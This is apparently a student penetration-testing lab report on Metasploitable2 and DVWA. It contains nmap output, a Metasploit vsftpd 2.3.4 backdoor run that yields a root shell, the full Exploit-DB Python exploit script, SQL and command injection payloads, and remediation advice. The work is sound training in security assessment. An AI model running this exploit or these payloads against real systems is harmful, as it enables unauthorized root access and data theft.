# Vulnerability Assessment and Penetration Testing (VAPT)

## 1. Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is an important process used to identify security weaknesses in systems and applications before attackers exploit them. The purpose of this assessment was to analyze the security of the Metasploitable2 virtual machine and the Damn Vulnerable Web Application (DVWA) using a Kali Linux environment.
During this lab, several penetration testing techniques were performed including network scanning, vulnerability identification, exploitation of insecure services, and testing web application vulnerabilities. The tools used in this assessment included Nmap, Metasploit Framework, Exploit-DB, and DVWA testing modules.
The objective of this assessment was to simulate a real-world penetration testing workflow and demonstrate how attackers can exploit misconfigurations and insecure coding practices in vulnerable systems.

## 2. Reconnaissance

Reconnaissance is the first phase of penetration testing where the attacker gathers information about the target system. In this lab, the target system was the Metasploitable2 virtual machine with the IP address **192.168.56.101**.
To confirm connectivity between the Kali Linux attacker machine and the target machine, a ping test was performed.




**Figure.1: Ping test confirming connectivity between Kali Linux and the Metasploitable2 target machine.**

The successful ping response confirmed that the target system was reachable within the local virtual network.

## 3. Vulnerability Scanning

After confirming connectivity, the next step was to identify open ports and running services using the Nmap network scanning tool.

The following command was used:

nmap -sV -A 192.168.56.101

This scan performs service version detection and advanced scanning to identify vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-09 05:36 -0400
Nmap scan report for 192.168.56.101
Host is up (0.00095s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.103
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2026-02-25T20:13:41+00:00; -11d13h22m52s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no s
uch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
```

**Figure.2: Nmap scan results identifying open ports and services on the Metasploitable2 target.**

The scan revealed multiple open services including:

- FTP (vsftpd 2.3.4)
- SSH

- Telnet
- HTTP
- MySQL
- Samba

Among these services, the **vsftpd 2.3.4 FTP service** is known to contain a backdoor vulnerability that allows remote command execution.

## 4. Exploitation

Once the vulnerable service was identified, the Metasploit Framework was used to search for available exploits targeting the vsftpd service.

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

**Figure.3: Metasploit search results identifying the vsftpd 2.3.4 backdoor exploit module.**

The exploit module used was:

exploit/unix/ftp/vsftpd_234_backdoor

The exploit parameters were configured by specifying the target host IP address.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pr
                                       oxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

**Figure.4: Metasploit module configuration showing target host settings.**

After configuring the exploit, the attack was executed using the run command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.103:37791 → 192.168.56.101:6200) at 2026-03-09 05:52:29 -0400

whoami
root
```

**Figure.5: Successful exploitation of the vsftpd backdoor vulnerability resulting in root shell access.**

The exploit successfully opened a command shell on the target machine and confirmed root-level access using the command:

whoami

## 5. Exploit Customization

In addition to using Metasploit modules, exploit research was conducted using the Exploit-DB database. The exploit script was slightly modified to allow dynamic input for the FTP port instead of using the default port value.

The searchsploit tool was used to locate exploits related to vsftpd.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------
 Exploit Title                                                          |  Path
---------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption          | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)          | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)          | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                  | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                 | multiple/remote/49719.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

**Figure.6: Searchsploit results identifying exploit scripts related to vsftpd vulnerabilities.**

A Python exploit script was copied locally for further inspection and modification.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 49757
  Exploit: vsftpd 2.3.4 - Backdoor Command Execution
      URL: https://www.exploit-db.com/exploits/49757
     Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/49757.py
```

**Figure.7: Searchsploit command copying the exploit script from Exploit-DB to the local machine.**

The exploit script was opened using a text editor to review its structure and logic.

```
  GNU nano 8.7                                          49757.py *
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting ... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = int(input("Enter FTP port (default 21): ") or 21)#if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

**Figure.8: Python exploit script for the vsftpd backdoor vulnerability opened for analysis and modification.**

The exploit script obtained from Exploit-DB was reviewed and modified to allow flexible input of the target host and FTP port. This customization enables the script to adapt to different testing environments where service ports may vary from default configurations.

## 6. Web Application Penetration Testing

The Damn Vulnerable Web Application (DVWA) was used to demonstrate common web application vulnerabilities listed in the OWASP Top 10.

## 6.1 SQL Injection

SQL Injection occurs when user input is not properly sanitized before being used in database queries.

The following payload was used:

1' OR '1'='1

This payload bypasses authentication and retrieves all records from the database.

**Figure.9: DVWA SQL Injection vulnerability allowing database records to be retrieved.**

The attack successfully returned multiple user records from the database.




**Figure.10: SQL Injection result showing multiple user records retrieved from the DVWA database.**

## 6.2 Cross-Site Scripting (XSS)

Cross-Site Scripting vulnerabilities occur when web applications fail to properly validate user input before displaying it to other users.

A JavaScript payload was injected to trigger an alert message.

**Figure.11: Successful XSS attack displaying a JavaScript alert message.**

This confirms that the application allows execution of malicious scripts within the user's browser.

### 6.3 Command Injection

Command Injection vulnerabilities allow attackers to execute operating system commands through web application input fields.

The following payload was used:

127.0.0.1; ls

This command executed a directory listing on the server.




**Figure.12: Command injection attack executing system commands on the DVWA server.**

## 7. Findings Table

| Finding ID | Vulnerability | Severity | Recommended Fix |
|---|---|---|---|
| F001 | vsftpd Backdoor | Critical | Update FTP service to secure version |
| F002 | SQL Injection | Critical | Use prepared statements and input validation |
| F003 | Cross-Site Scripting | High | Implement output encoding and input filtering |
| F004 | Command Injection | Critical | Sanitize user input and avoid system calls |

## 8. Remediation Plan

The identified vulnerabilities can be mitigated through several security improvements. The FTP service should be updated to a secure version to remove the backdoor vulnerability. Web application vulnerabilities such as SQL Injection and Command Injection can be prevented through proper input validation, parameterized queries, and secure coding practices. Cross-Site Scripting vulnerabilities can be mitigated through output encoding and strict input filtering. Regular vulnerability scanning and patch management should also be implemented to prevent similar issues in the future.

---

## 9. PTES Report

### Executive Summary

A security assessment was conducted on the Metasploitable2 virtual machine and the DVWA web application to identify potential security vulnerabilities. The testing environment consisted of a Kali Linux attacker system interacting with the vulnerable target machine in a controlled lab environment. The objective of this penetration test was to simulate real-world attack scenarios and evaluate the security posture of the system.

### Findings

The assessment identified multiple critical vulnerabilities including a backdoor vulnerability in the vsftpd FTP service, SQL Injection, Cross-Site Scripting (XSS), and Command Injection vulnerabilities in the web application. These vulnerabilities allow attackers to gain unauthorized access, retrieve sensitive information, and execute arbitrary commands on the server.

### Recommendations

It is recommended that outdated services be patched and updated regularly. Secure coding practices should be implemented to prevent injection vulnerabilities, including the use of parameterized queries and proper input validation. Web applications should also implement output encoding and security testing procedures to ensure that vulnerabilities are detected before deployment.

---

## 10. Non-Technical Briefing

The security assessment identified several weaknesses in the tested system that could allow attackers to access sensitive information or execute unauthorized commands on the server. These vulnerabilities include outdated software services and insecure input handling within the web application. If exploited by malicious actors, these issues could result in system compromise and data exposure. Implementing regular software updates, secure coding practices, and continuous security testing will significantly reduce the risk of future attacks. Addressing these vulnerabilities promptly will improve the overall security posture of the organization and help protect sensitive data and system resources.

## 11. Conclusion

This VAPT lab demonstrated how attackers can exploit vulnerable services and insecure web applications. Through reconnaissance, vulnerability scanning, exploitation, and web application testing, multiple critical vulnerabilities were successfully identified and demonstrated. The results highlight the importance of secure software development practices, timely patch management, and regular security assessments.